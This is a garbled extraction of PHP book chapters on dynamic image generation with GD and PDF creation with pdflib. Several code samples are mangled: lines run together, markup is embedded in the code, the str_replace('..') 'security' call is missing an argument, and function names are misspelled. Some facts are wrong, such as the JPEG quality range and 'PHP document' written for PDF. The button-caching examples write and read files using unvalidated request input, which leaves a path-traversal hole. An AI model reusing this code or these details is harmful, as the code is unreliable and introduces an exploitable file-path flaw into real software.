
```
</table>
```

```
</body>
```

```
</html>
```

The business listings page is illustrated in [Figure 8-7](#).

Figure 8-7. Business listings page



Chapter 9. Graphics

The Web is more than just text. Images appear in the form of logos, buttons, photographs, charts, advertisements, and icons. Many of these images are static, built with tools such as PhotoShop and never changed. But many are dynamically created—from advertisements for Amazon's referral program that include your name to Yahoo! Finance's graphs of stock performance.

PHP supports graphics creation with the GD and Imlib2 extensions. In this chapter we'll show you how to generate images

dynamically with PHP, using the GD extension.

```
<html>
  <head> <title>Example Page</title> </head>
  <body> This page contains two images.

      </body> </html>
```

GET /page.html HTTP/1.0

GET /image1.jpg HTTP/1.0

GET /image2.jpg HTTP/1.0

Content-Type: text/html Content-Type: image/jpeg
Content-Type: image/jpeg

```
<html>
  <head> <title>Example Page</title> </head>
  <body> This page contains two images.

      </body> </html>
```

```
 
```

Then, inside *image.php*, you can access
`$_GET['num']` (or `$num`, if `register_globals` is on)
to generate the appropriate image.

gd

GD Support enabled

GD Version 2.0 or higher

FreeType Support enabled

FreeType Linkage with freetype

JPG Support enabled

PNG Support enabled

WBMP Support enabled

Pay close attention to the image types listed. These are the types of images you will be able to generate.

There have been three major revisions of GD and its API. Versions of GD before 1.6 support only the GIF format. Version 1.6 and later support JPEG, PNG, and WBMP, but not GIF (the GIF file format uses patented algorithms that require royalties). Version 2.x of GD added several new drawing primitives.

All GD 1.x versions are limited to 8-bit color. That is, the images you generate or manipulate with GD 1.x can contain only 256 different colors. For simple charts or graphs this is more than sufficient, but if you are dealing with photos or other images with more than 256 colors you will find the results less than satisfactory. Upgrade to GD 2.x to get true-color support, or use the Imlib2 library and corresponding PHP extension instead. The API for the Imlib2 extension is somewhat different from the GD extension API and is not covered in this chapter.

9.3 Basic Graphics Concepts

An *image* is a rectangle of pixels that have various colors. Colors are

identified by their position in the *palette*, an array of colors. Each entry in the palette has three separate color values—one for red, one for green, and one for blue. Each value ranges from 0 (this color not present) to 255 (this color at full intensity).

Image files are rarely a straightforward dump of the pixels and the palette. Instead, various *file formats* (GIF, JPEG, PNG, etc.) have been created that attempt to compress the data somewhat to make smaller files.

Different file formats handle image *transparency* , which

controls whether and how the background shows through the image, in different ways. Some support an *alpha channel*, an extra value for every pixel reflecting the transparency at that point. Others simply designate one entry in the palette as indicating transparency.

Antialiasing is where pixels at the edge of a shape are moved or recolored to make a gradual transition between the shape and its background. This prevents the rough and jagged edges that can make for unappealing images. Some functions that draw on an image implement antialiasing.

With

256 possible values for each of red, green, and blue, there are 16,777,216 possible colors for every pixel. Some file formats limit the number of colors you can have in a palette (e.g., GIF supports no more than 256 colors); others let you have as many colors as you need. The latter are known as *true color* formats, because 24-bit color (8 bits for each of red, green, and blue) gives more hues than the human eye can distinguish.

9.4 Creating and Drawing Images

For now, let's start with the simplest possible GD example. [Example 9-1](#) is a script that generates a black filled square. The code works with any version of GD that supports the PNG image format.

Example 9-1. A black square on a white background (black.php)

```
<?php
    $im = ImageCreate(200, 200);
    $white =
ImageColorAllocate($im, 0xFF, 0xFF, 0xFF);
    $black =
ImageColorAllocate($im, 0x00, 0x00, 0x00);

ImageFilledRectangle($im, 50, 50, 150, 150, $black);
    header('Content-Type: image/png');
    ImagePNG($im);
?>
```

[Example 9-1](#) illustrates the basic steps in generating any image: creating the image, allocating colors, drawing the image, and then saving or sending the image. [Figure 9-1](#) shows the output of [Example 9-1](#).

Figure 9-1. A black square on a white background



To see the result, simply point your browser at the *black.php* PHP page.
To embed this image in a web page, use:

```

```

9.4.1 The Structure of a Graphics Program

Most dynamic image-generation programs follow the same basic steps outlined in [Example 9-1](#).

You can create a 256-color image with the **ImageCreate()** function, which returns an image handle:

```
$image = ImageCreate(width, height);
```

All colors used in an image must be allocated with the **ImageColorAllocate()** function. The first color allocated becomes the background color for the image.^[1]

^[1] This is true only for images with a color palette. True color images created using **ImageCreateTrueColor()** do not obey this rule.

```
$color = ImageColorAllocate(image, red, green, blue);
```

The arguments are the numeric RGB (red, green, blue) components of the color. In [Example 9-1](#), we wrote the color values in hexadecimal, to bring the function call closer to the HTML color representation "#FFFFFF" and "#000000".

There are many drawing primitives in GD. [Example 9-1](#) uses **ImageFilledRectangle()**, in which you specify the dimensions of the rectangle by passing the coordinates of the top-left and bottom-right corners:

```
ImageFilledRectangle(image, tlx, tly, brx,  
bry, color);
```

The next step is to send a Content-Type header to the browser with the appropriate content type for the kind of image being created. Once that is done, we call the appropriate output function. The **ImageJPEG()**, **ImagePNG()**, and **ImageWBMP()** functions create JPEG, PNG, and WBMP files from the image, respectively:

```
ImageJPEG(image [, filename [, quality ]]);  
ImagePNG(image [, filename ]);  
ImageWBMP(image [, filename ]);
```

If no *filename* is given, the image is sent to the browser. The *quality* argument for JPEGs is a number from 0 (worst-looking) to 10 (best-looking). The lower the quality, the smaller the JPEG file. The default setting is 7.5.

In [Example 9-1](#), we set the HTTP header immediately before calling the output-generating function **ImagePNG()**. If, instead, you set the Content-Type at the very start of the script, any errors that are generated are treated as image data and the browser displays a broken image icon. [Table 9-1](#) lists the image formats and their Content-Type values.

Table 9-1. Content-Type values for image formats

Format	Content-Type
GIF	image/gif

JPEG	<code>image/jpeg</code>
PNG	<code>image/png</code>
WBMP	<code>image/vnd.wap.wbmp</code>

9.4.2 Changing the Output Format

As you may have deduced, generating an image stream of a different type requires only two changes to the script: send a different Content-Type and use a different image-generating function. [Example 9-2](#) shows [Example 9-1](#) modified to generate a JPEG instead of a PNG image.

Example 9-2. JPEG version of the black square

```
<?php
$im = ImageCreate(200, 200);
$white =
ImageColorAllocate($im, 0xFF, 0xFF, 0xFF);
$black =
ImageColorAllocate($im, 0x00, 0x00, 0x00);

ImageFilledRectangle($im, 50, 50, 150, 150, $black);
header('Content-Type: image/jpeg');
ImageJPEG($im);
?>
```

9.4.3 Testing for Supported Image Formats

If you are writing code that must be portable across systems that may support different image formats, use the `ImageTypes()` function to check which image types are supported. This function returns a bitfield; you can use the bitwise AND operator (`&`) to check if a given bit is set. The constants `IMG_GIF`, `IMG_JPG`, `IMG_PNG`, and `IMG_WBMP` correspond to the bits for those image formats.

[Example 9-3](#) generates PNG files if PNG is supported, JPEG files if PNG is not supported, and GIF files if neither PNG nor JPEG are supported.

Example 9-3. Checking for image format support

```
<?php
$im = ImageCreate(200, 200);
$white =
ImageColorAllocate($im, 0xFF, 0xFF, 0xFF);
$black =
ImageColorAllocate($im, 0x00, 0x00, 0x00);

ImageFilledRectangle($im, 50, 50, 150, 150, $black);
if (ImageTypes() & IMG_PNG) {
    header("Content-Type: image/png");
    ImagePNG($im);
} elseif (ImageTypes() & IMG_JPG) {
    header("Content-Type: image/jpeg");
    ImageJPEG($im);
} elseif (ImageTypes() & IMG_GIF) {
    header("Content-Type: image/gif");
    ImageGIF($im);
}
?>
```

9.4.4 Reading an Existing File

If you want to start with an existing image and then modify it, use either `ImageCreateFromJPEG()` or `ImageCreateFromPNG()`:

```
$image = ImageCreateFromJPEG(filename);
$image = ImageCreateFromPNG(filename);
```

9.4.5 Basic Drawing Functions

GD has functions for drawing basic points, lines, arcs, rectangles, and polygons. This section describes the base functions supported by GD 1.x.

The most basic function is `ImageSetPixel()`, which sets the color of a specified pixel:

```
ImageSetPixel(image, x, y, color);
```

There are two functions for drawing lines, `ImageLine()` and `ImageDashedLine()`:

```
ImageLine(image, start_x, start_y, end_x,
end_y, color);
ImageDashedLine(image, start_x, start_y,
end_x, end_y, color);
```

There are two functions for drawing rectangles, one that simply draws the outline and one that fills the rectangle with the specified color:

```
ImageRectangle(image, tlx, tly, brx, bry,
color);
ImageFilledRectangle(image, tlx, tly, brx,
bry, color);
```

Specify the location and size of the rectangle by passing the coordinates of the top-left and bottom-right corners.

You can draw arbitrary polygons with the `ImagePolygon()` and `ImageFilledPolygon()` functions:

```
ImagePolygon(image, points, number, color);  
ImageFilledPolygon(image, points, number,  
color);
```

Both functions take an array of points. This array has two integers (the *x* and *y* coordinates) for each vertex on the polygon. The *number* argument is the number of vertices in the array (typically `count($points)/2`).

The `ImageArc()` function draws an arc (a portion of an ellipse):

```
ImageArc(image, center_x, center_y, width,  
height, start, end, color);
```

The ellipse is defined by its center, width, and height (height and width are the same for a circle). The start and end points of the arc are given as degrees counting counterclockwise from 3 o'clock. Draw the full ellipse with a *start* of 0 and an *end* of 360.

There are two ways to fill in already-drawn shapes. The `ImageFill()` function performs a flood fill, changing the color of the pixels starting at the given location. Any change in pixel color marks the limits of the fill. The `ImageFillToBorder()` function lets you pass the particular color of the limits of the fill:

```
ImageFill(image, x, y, color);  
ImageFillToBorder(image, x, y, border_color,  
color);
```

```
<?php  
  
$im = ImageCreate(200,200); $white =  
ImageColorAllocate($im,0xFF,0xFF,0xFF); $black =  
ImageColorAllocate($im,0x00,0x00,0x00);  
ImageFilledRectangle($im,50,50,150,150,$black);  
ImageString($im,5,50,160,"A Black Box",$black);  
Header('Content-Type: image/png');  
ImagePNG($im);  
  
?>
```

```
ImageString(<tt><i>image</i></tt>, <tt><i>font</i></tt>,  
<tt><i>x</i></tt>, <tt><i>y</i></tt>, <tt>  
<i>text</i></tt>, <tt><i>color</i></tt>);  
  
ImageTTFFText(<tt><i>image</i></tt>, <tt>  
<i>size</i></tt>, <tt><i>angle</i></tt>, <tt>  
<i>x</i></tt>, <tt><i>y</i></tt>, <tt><i>color</i></tt>,  
<tt><i>font</i></tt>, <tt><i>text</i></tt>);
```

```
<?php  
  
$im = ImageCreate(350, 70); $white =  
ImageColorAllocate($im, 0xFF,0xFF,0xFF); $black
```

```
= ImageColorAllocate($im, 0x00,0x00,0x00);  
ImageTTFFText ($im, 20, 0, 10, 40, $black, 'courbi',  
'The Courier TTF font'); header('Content-Type:  
image/png'); ImagePNG($im);
```

```
?>
```

```
<?php
```

```
$im = ImageCreate(70, 350); $white =  
ImageColorAllocate ($im, 255, 255, 255); $black =  
ImageColorAllocate ($im, 0, 0, 0); ImageTTFFText  
($im, 20, 270, 28, 10, $black, 'courbi', 'The Courier  
TTF font'); header('Content-Type: image/png');  
ImagePNG($im);
```

```
?>
```

[Figure 9-5](#) shows the output of [Example 9-6](#).

Figure 9-5. Vertical TrueType text

The Courier TTF font

```
<?php  
  
$font = 'times';  
  
if (!$size) $size = 12;  
  
$im = ImageCreateFromPNG('button.png'); //  
calculate position of text  
  
$tsize = ImageTTFBBox($size,0,$font,$text); $dx =  
abs($tsize[2]-$tsize[0]); $dy =  
abs($tsize[5]-$tsize[3]); $x = ( ImageSx($im) - $dx )  
/ 2; $y = ( ImageSy($im) - $dy ) / 2 + $dy; // draw  
text  
  
$black = ImageColorAllocate($im,0,0,0);  
ImageTTFFText($im, $size, 0, $x, $y, $black, $font,  
$text); header('Content-Type: image/png');  
ImagePNG($im);  
  
?>  
  

```

```
  
  
<?php  
  
header('Content-Type: image/png'); $path =  
"/tmp/buttons"; // button cache directory $text =  
$_GET['text'];  
  
if($bytes = @filesize("$path/$text.png")) { // send  
cached version header("Content-Length: $bytes");  
readfile("$path/$text.png"); } else { // build, send,  
and cache $font = 'times'; if (!$_GET['size'])  
$_GET['size'] = 12; $im =  
ImageCreateFromPNG('button.png'); $tsize =  
ImageTTFBBox($size, 0, $font, $text); $dx =  
abs($tsize[2]-$tsize[0]); // center text $dy =  
abs($tsize[5]-$tsize[3]); $x = ( imagesx($im) - $dx ) /  
2; $y = ( imagesy($im) - $dy ) / 2 + $dy; $black =  
ImageColorAllocate($im,0,0,0); ImageTTFText($im,  
$_GET['size'], 0, $x, $y, -$black, $font, $text);  
ImagePNG($im); // send image to browser  
ImagePNG($im,"$path/$text.png"); // save image to  
file }
```

```
?>

<Location /buttons/>

    ErrorDocument 404 /button.php </Location>

<?php

// bring in redirected URL parameters, if any
parse_str($_SERVER['REDIRECT_QUERY_STRING']);
$button_dir = '/buttons/';

$url = $_SERVER['REDIRECT_URL'];
$root = $_SERVER['DOCUMENT_ROOT'];

// pick out the extension
$ext = substr($url,strrpos($url,'.'));

// remove directory and extension from $url string
$file = substr($url,strlen($button_dir),-strlen($ext));

// security - don't allow '..' in filename
$file = str_replace('..',$file);
```

```
// text to display in button  
  
$text = urldecode($file);  
  
// build image  
  
if(!isset($font)) $font = 'times'; if(!isset($size)) $size  
= 12;  
  
$im = ImageCreateFromPNG('button.png'); $tsize =  
ImageTTFBBox($size,0,$font,$text); $dx =  
abs($tsize[2]-$tsize[0]); $dy =  
abs($tsize[5]-$tsize[3]); $x = ( ImageSx($im) - $dx )  
/ 2; $y = ( ImageSy($im) - $dy ) / 2 + $dy; $black =  
ImageColorAllocate($im,0,0,0); ImageTTFText($im,  
$size, 0, $x, $y, -1*$black, $font, $text);  
  
// send and save the image  
  
header('Content-Type: image/png'); ImagePNG($im);  
ImagePNG($im,$root.$button_dir."$file.png");  
ImageDestroy($im);
```

?>

The only drawback to the mechanism in [Example 9-9](#) is that the button text cannot contain any characters that are illegal in a filename. Nonetheless, this is the most efficient way to cache such dynamically generated images. If you change the look of your buttons and you need to regenerate the cached images, simply delete all the images in your *buttons* directory, and they will be recreated as they are requested.

You can also take this a step further and get your *button.php* script to support multiple image types. Simply check \$ext and call the appropriate `ImagePNG()`, `ImageJPEG()`, or `ImageGIF()` function at the end of the script. You can also parse the filename and add modifiers such as color, size, and font, or pass them right in the URL. Because of the `parse_str()` call in the example, a URL such as `http://your.site/buttons/php.png?size=16` displays "php" in a font size of 16.

```
ImageCopyResized(<tt><i>dest</i></tt>, <tt>
<i>src</i></tt>, <tt><i>dx</i></tt>, <tt><i>dy</i>
</tt>, <tt><i>sx</i></tt>, <tt><i>sy</i></tt>, <tt>
<i>dw</i></tt>, <tt><i>dh</i></tt>, <tt><i>sw</i>
</tt>, <tt><i>sh</i></tt>);
```

```
ImageCopyResampled(<tt><i>dest</i></tt>, <tt>
<i>src</i></tt>, <tt><i>dx</i></tt>, <tt><i>dy</i>
</tt>, <tt><i>sx</i></tt>, <tt><i>sy</i></tt>, <tt>
<i>dw</i></tt>, <tt><i>dh</i></tt>, <tt><i>sw</i>
</tt>, <tt><i>sh</i></tt>);
```

```
<?php
```

```
$src = ImageCreateFromJPEG('php.jpg'); $width =
ImageSx($src); $height = ImageSy($src); $x =
$width/2; $y = $height/2; $dst =
ImageCreateTrueColor($x,$y);
ImageCopyResampled($dst,$src,0,0,0,0,$x,$y,$width
,$height); header('Content-Type: image/png');
ImagePNG($dst);
```

```
?>
```

The output of [Example 9-10](#) is shown in [Figure 9-9](#).

Figure 9-9. Resulting 1/4-sized image



Dividing the height and the width by 4 instead of 2 produces the output shown in [Figure 9-10](#).

Figure 9-10. Resulting 1/16-sized image



9.8 Color Handling

Color support improved markedly between GD 1.x and GD 2.x. In GD 1.x there was no notion of the alpha channel, color handling was rather simple, and the library supported only 8-bit palette images (256 colors). When creating GD 1.x 8-bit palette images, you use the `ImageCreate()` function, and the first color you allocate using the `ImageColorAllocate()` function becomes the background color.

In GD 2.x there is support for true color images complete with an alpha channel. GD 2.x has a 7-bit (0-127) alpha channel.

To create a true color image, use the `ImageCreateTrueColor()` function:

```
$image = ImageCreateTrueColor(width, height);
```

Use `ImageColorResolveAlpha()` to create a color index that includes transparency:

```
$color = ImageColorResolveAlpha(image, red, green, blue, alpha);
```

The `alpha` value is between 0 (opaque) and 127 (transparent).

While most people are used to an 8-bit (0-255) alpha channel, it is actually quite handy that GD's is 7-bit (0-127). Each pixel is represented by a 32-bit signed integer, with the four 8-bit bytes arranged like this:

High Byte	Low Byte
{Alpha Channel}	{Red} {Green} {Blue}

For a signed integer, the leftmost bit, or the highest bit, is used to indicate whether the value is negative, thus leaving only 31 bits of actual information. PHP's default integer value is a signed long into which we can store a single GD palette entry. Whether that integer is positive or negative tells us whether antialiasing is enabled for that palette entry.

Unlike with palette images, with GD 2.x true color images the first color you allocate does not automatically become your background color. Call **ImageFilledRectangle()** to fill the image with any background color you want.

[Example 9-11](#) creates a true color image and draws a semitransparent orange ellipse on a white background.

Example 9-11. A simple orange ellipse on a white background

```
<?php
    $im = ImageCreateTrueColor(150, 150);
    $white = ImageColorAllocate($im, 255, 255, 255);
    ImageAlphaBlending($im, false);
    ImageFilledRectangle($im, 0, 0, 150, 150, $white);
    $red =
        ImageColorResolveAlpha($im, 255, 50, 0, 50);
    ImageFilledEllipse($im, 75, 75, 80, 63, $red);
    header('Content-Type: image/png');
    ImagePNG($im);
?>
```

[Figure 9-11](#) shows the output of [Example 9-11](#).

Figure 9-11. An orange ellipse on a white background



You can use the `ImageTrueColorToPalette()` function to convert a true color image to one with a color index (also known as a *paletted* image).

9.8.1 Using the Alpha Channel

In [Example 9-11](#), we turned off alpha blending before drawing our background and our ellipse. Alpha blending is a toggle that determines whether the alpha channel, if present, should be applied when drawing. If alpha blending is off, the old pixel is replaced with the new pixel. If an alpha channel exists for the new pixel, it is maintained, but all pixel information for the original pixel being overwritten is lost.

[Example 9-12](#) illustrates alpha blending by drawing a gray rectangle with a 50% alpha channel over an orange ellipse.

Example 9-12. A gray rectangle with a 50% alpha channel overlaid

```
<?php
    $im = ImageCreateTrueColor(150,150);
    $white = ImageColorAllocate($im,255,255,255);
    ImageAlphaBlending($im, false);
    ImageFilledRectangle($im,0,0,150,150,$white);
    $red =
    ImageColorResolveAlpha($im,255,50,0,63);
    ImageFilledEllipse($im,75,75,80,50,$red);
    $gray =
    ImageColorResolveAlpha($im,70,70,70,63);
```

```
ImageAlphaBlending($im, false);

ImageFilledRectangle($im, 60, 60, 120, 120, $gray);
header('Content-Type: image/png');
ImagePNG($im);
?>
```

[Figure 9-12](#) shows the output of [Example 9-12](#) (alpha blending is still turned off).

Figure 9-12. A gray rectangle over the orange ellipse



If we change [Example 9-12](#) to enable alpha blending just before the call to `ImageFilledRectangle()`, we get the image shown in [Figure 9-13](#).

Figure 9-13. Image with alpha blending enabled



9.8.2 Identifying Colors

To check the color index for a specific pixel in an image, use `ImageColorAt()`:

```
$color = ImageColorAt(image, x, y);
```

For images with an 8-bit color palette, the function returns a color index that you then pass to **ImageColorsForIndex()** to get the actual RGB values:

```
$values = ImageColorsForIndex(image, index);
```

The array returned by **ImageColorsForIndex()** has keys "red", "green", and "blue". If you call **ImageColorsForIndex()** on a color from a true color image, the returned array has an extra key, "alpha".

9.8.3 True Color Color Indexes

The color index returned by **ImageColorResolveAlpha()** is really a 32-bit signed long, with the first three 8-bit bytes holding the red, green, and blue values, respectively. The next bit indicates whether antialiasing is enabled for this color, and the remaining seven bits hold the transparency value.

For example:

```
$green =
ImageColorResolveAlpha($im, 0, 0, 255, 127);
```

This code sets **\$green** to 2130771712, which in hex is 0x7F00FF00 and in binary is 01111111000000001111111000000000.

This is equivalent to the following **ImageColorResolveAlpha()** call:

```
$green = 127<<24 | 0<<16 | 255<<8 | 0;
```

You can also drop the two 0 entries in this example and just make it:

```
$green = 127<<24 | 255<<8;
```

To deconstruct this value, you can use something like this:

```
$a = ($col & 0x7F000000) >> 24;  
$r = ($col & 0x00FF0000) >> 16;  
$g = ($col & 0x0000FF00) >> 8;  
$b = ($col & 0x000000FF);
```

Direct manipulation of true color color values like this is rarely necessary. One application is to generate a color-testing image that shows the pure shades of red, green, and blue. For example:

```
$im = ImageCreateTrueColor(256, 60);  
for($x=0; $x<256; $x++) {  
    ImageLine($im, $x, 0, $x, 19, $x);  
    ImageLine($im, 255-$x, 20, 255-$x, 39,  
    $x<<8);  
    ImageLine($im, $x, 40, $x, 59, $x<<16);  
}  
ImagePNG($im);
```

[Figure 9-14](#) shows the output of the color-testing program.

Figure 9-14. The color test



Obviously it will be much more colorful than what we can show you here in black and white, so try this example for yourself. In this particular example it is much easier to simply calculate the pixel color than to call `ImageColorResolveAlpha()` for every color.

9.8.4 Text Representation of an Image

An interesting use of the `ImageColorAt()` function is to loop through each pixel in an image and check the color, and then do something with that color data. [Example 9-13](#) displays a `#` character in the appropriate color for each pixel.

Example 9-13. Converting an image to text

```
<html><body bgcolor="#000000"><tt>
<?php
$im = imagecreatefromjpeg('php-tiny.jpg');
$dx = imagesx($im);
$dy = imagesy($im);
for($y = 0; $y < $dy; $y++) {
    for($x=0; $x < $dx; $x++) {
        $col = imagecolorat($im, $x, $y);
        $rgb = imagecolorsforindex($im,$col);
        printf('<font color=#%02x%02x%02x>#
</font>',
$rgb['red'],$rgb['green'],$rgb['blue']));
    }
    echo "<br>\n";
}
imagedestroy($im);
?>
</tt></body></html>
```

The result is an ASCII representation of the image, as shown in [Figure 9-15](#).

Figure 9-15. ASCII representation of an image



Chapter 10. PDF

Adobe's Portable Document Format (PDF) provides a popular way to get a consistent look, both on screen and when printed, for documents. This chapter shows how to

dynamically create PDF files with text, graphics, bookmarks, and more.

Dynamic construction of PDF files opens the door to many applications. You can create almost any kind of business document, including form letters, invoices, and receipts. Most paperwork that involves filling out a paper form can be automated by overlaying text onto a scan of the paper form and saving the result as a PDF file.

10.1 PDF Extensions

PHP

has several libraries for generating PDF documents. This chapter shows how to use the popular

pdflib extension. One drawback of *pdflib* is that it is not an open source library.

Its Aladdin license allows free personal and noncommercial usage, but for any commercial use you must purchase a license. See <http://www.pdflib.com> for details. Open source alternatives include *clippdf* (<http://www.fastio.com>) and the interesting FreeLibPDF (<http://www.fpdf.org>), which is written in PHP.

Since *pdflib* is the most mature and has the most features, that is the library we cover in this chapter. The basic concepts of the structure and features of a PDF file are common to all the libraries, though.

10.2 Documents and Pages

A PHP document is made up of a number of pages. Each page contains text and/or images. This section shows you how to make a document, create pages in that document, put text onto the pages, and send the pages back to the browser when you're done.

10.2.1 A Simple Example

Let's start with a simple PDF document. [Example 10-1](#) simply places "Hello world!" on a page and then displays the resulting PDF document.

Example 10-1. Hello world in PDF

```
<?php
$pdf = pdf_new();
pdf_open_file($pdf);
pdf_set_info($pdf, 'Creator', 'hello.php');
pdf_set_info($pdf, 'Author', 'Rasmus
Lerdorf');
pdf_set_info($pdf, 'Title', 'Hello world
(PHP)');
pdf_begin_page($pdf, 612, 792);

$font = pdf_findfont($pdf, 'Helvetica-
Bold', 'host', 0);
pdf_setfont($pdf, $font, 38.0);
pdf_show_xy($pdf, 'Hello world!', 50, 700);

pdf_end_page($pdf);
```

```
pdf_set_parameter($pdf, "openaction",
"fitpage");
pdf_close($pdf);

$buf = pdf_get_buffer($pdf);
$len = strlen($buf);
header('Content-Type: application/pdf');
header("Content-Length: $len");
header('Content-Disposition: inline;
filename=hello.pdf');
echo $buf;
pdf_delete($pdf);
?>
```

[Example 10-1](#) follows the basic steps involved in creating a PDF document: creating a new document, setting some metadata for the document, creating a page, and writing text to the page. [Figure 10-1](#) shows the output of [Example 10-1](#).

Figure 10-1. Hello world in a PDF document



10.2.2 Initializing the Document

In [Example 10-1](#), we started by calling `pdf_new()`, to create a new PDF data structure, followed by `pdf_open_file()`, to open a new document. `pdf_open_file()` takes an optional second argument that, when set, specifies the filename to which to write the PDF data:

```
pdf_open_file(pdf [, filename]);
```

The output of `pdf_open_file()` is sent to `stdout` if the *filename* is "-". If no *filename* argument is provided, the PDF data is written to a memory buffer, which can later be fetched by calling `pdf_get_buffer()`. The latter approach is the one we used in [Example 10-1](#).

10.2.3 Setting Metadata

The `pdf_set_info()` function inserts information fields into the PDF file:

```
pdf_set_info(pdf, fieldname, value);
```

There are five standard field names: **Subject**, **Author**, **Title**, **Creator**, and **Keywords**. You can also add arbitrary information fields, as we did in [Example 10-1](#).

In addition to informational fields, the *pdflib* library has various parameters that you can change with `pdf_get_parameter()` and `pdf_set_parameter()`:

```
$value = pdf_get_parameter(pdf, name);  
pdf_set_parameter(pdf, name, value);
```

A useful parameter to set is **openaction**, which lets you specify the zoom (magnification) of the file when it's opened. The values "**fitpage**", "**fitwidth**", and "**fitheight**" fit the file to the complete page, the width of the page, and the height of the page, respectively. If you don't set **openaction**, your document is displayed at whatever zoom the viewer had set at the time the document was opened.

10.2.4 Creating a Page

A page starts with a call to `pdf_begin_page()` and ends with a call to `pdf_end_page()`:

```
pdf_end_page(pdf);
```

You specify the paper size in points in the call to `pdf_begin_page()`. [Table 10-1](#) shows some typical sizes.

Table 10-1. Paper sizes

Page format	Width	Height
US-Letter	612	792
US-Legal	612	1008
US-Ledger	1224	792
11 x 17	792	1224
A0	2380	3368
A1	1684	2380
A2	1190	1684
A3	842	1190
A4	595	842
A5	421	595
A6	297	421

Here is some typical begin/end page code:

```
<?php
    pdf_begin_page($pdf, 612, 792); // US-
Letter
    // code to create actual page content would
    go here
    pdf_end_page($pdf);
?>
```

10.2.5 Outputting Basic Text

To put text on a page, you must select the font you want to use, set the default font to be that font at a particular size, and then add the text. For example:

```
$font = pdf_findfont($pdf, "Times-Roman",
"host", 0);
pdf_setfont($pdf, $font, 48);
pdf_show_xy($pdf, "Hello, World", 200, 200);
```

With PDF documents, the **(0, 0)** coordinate indicates the bottom-left corner of the page. In later sections we'll examine the different aspects of fonts and text layout and explain these functions in detail.

10.2.6 Terminating and Streaming a PDF Document

Call **pdf_close()** to complete the PDF document. If no filename was provided in the **pdf_open_file()** call, you can

now use the `pdf_get_buffer()` function to fetch the PDF buffer from memory. To send the file to the browser, you must send Content-Type, Content-Disposition, and Content-Length HTTP headers, as shown in [Example 10-1](#). Finally, call `pdf_delete()` to free the PDF file once it's sent to the browser.

10.3 Text

Text is the heart of a PDF file. As such, there are many options for changing the appearance and layout of text. In this section, we'll discuss the coordinate system used in PDF documents, functions for inserting text and changing text attributes, and font usage.

10.3.1 Coordinates

The origin $(0, 0)$ in a PDF document is in the bottom-left corner. All of the measurements are specified in DTP points. A DTP point is equal to 1/72 of an inch, or 0.3527777778 mm.

[Example 10-2](#) puts text in the corners and center of a page.

Example 10-2. Demonstrating coordinates

```
<?php
$pdf = pdf_new();
pdf_open_file($pdf);
pdf_set_info($pdf, "Creator", "coords.php");
pdf_set_info($pdf, "Author", "Rasmus
Lerdorf");
pdf_set_info($pdf, "Title", "Coordinate Test
(PHP)");
pdf_begin_page($pdf, 612, 792);

$font = pdf_findfont($pdf, "Helvetica-
Bold", "host", 0);
pdf_setfont($pdf, $font, 38.0);
pdf_show_xy($pdf, "Bottom Left", 10, 10);
```


```
pdf_show_xy($pdf, "Bottom Right", 350, 10);
pdf_show_xy($pdf, "Top Left", 10, 752);
pdf_show_xy($pdf, "Top Right", 420, 752);
pdf_show_xy($pdf, "Center", 612/2-60, 792/2-20);

pdf_end_page($pdf);
pdf_set_parameter($pdf, "openaction",
"fitpage");
pdf_close($pdf);

$buf = pdf_get_buffer($pdf);
$len = strlen($buf);
header("Content-Type: application/pdf");
header("Content-Length: $len");
header("Content-Disposition: inline;
filename=coords.pdf");
echo $buf;
pdf_delete($pdf);
?>
```

The output of [Example 10-2](#) is shown in [Figure 10-2](#).

Figure 10-2. Coordinate demo output



It can be inconvenient to use a bottom-left origin. [Example 10-3](#) puts the origin in the top-left corner and displays a string near that corner.

Example 10-3. Changing the origin

```
<?php
$pdf = pdf_new();
pdf_open_file($pdf);
pdf_set_info($pdf, "Creator", "coords.php");
pdf_set_info($pdf, "Author", "Rasmus
Lerdorf");
pdf_set_info($pdf, "Title", "Coordinate Test
(PHP)");
pdf_begin_page($pdf, 612, 792);
pdf_translate($pdf, 0, 792);
// move origin
pdf_scale($pdf, 1, -1);
// redirect horizontal coordinates
pdf_set_value($pdf, "horizscaling", -100);
```

```
// keep normal text direction

$font = pdf_findfont($pdf,"Helvetica-Bold","host",0);
pdf_setfont($pdf,$font,-38.0);
// text points upward
pdf_show_xy($pdf, "Top Left", 10, 40);

pdf_end_page($pdf);
pdf_set_parameter($pdf, "openaction",
"fitpage");
pdf_close($pdf);

$buf = pdf_get_buffer($pdf);
$len = strlen($buf);
Header("Content-Type:application/pdf");
Header("Content-Length:$len");
Header("Content-Disposition:inline;
filename=coords.pdf");
echo $buf;
pdf_delete($pdf);
?>
```

The output of [Example 10-3](#) is shown in [Figure 10-3](#).

Figure 10-3. Changing the origin



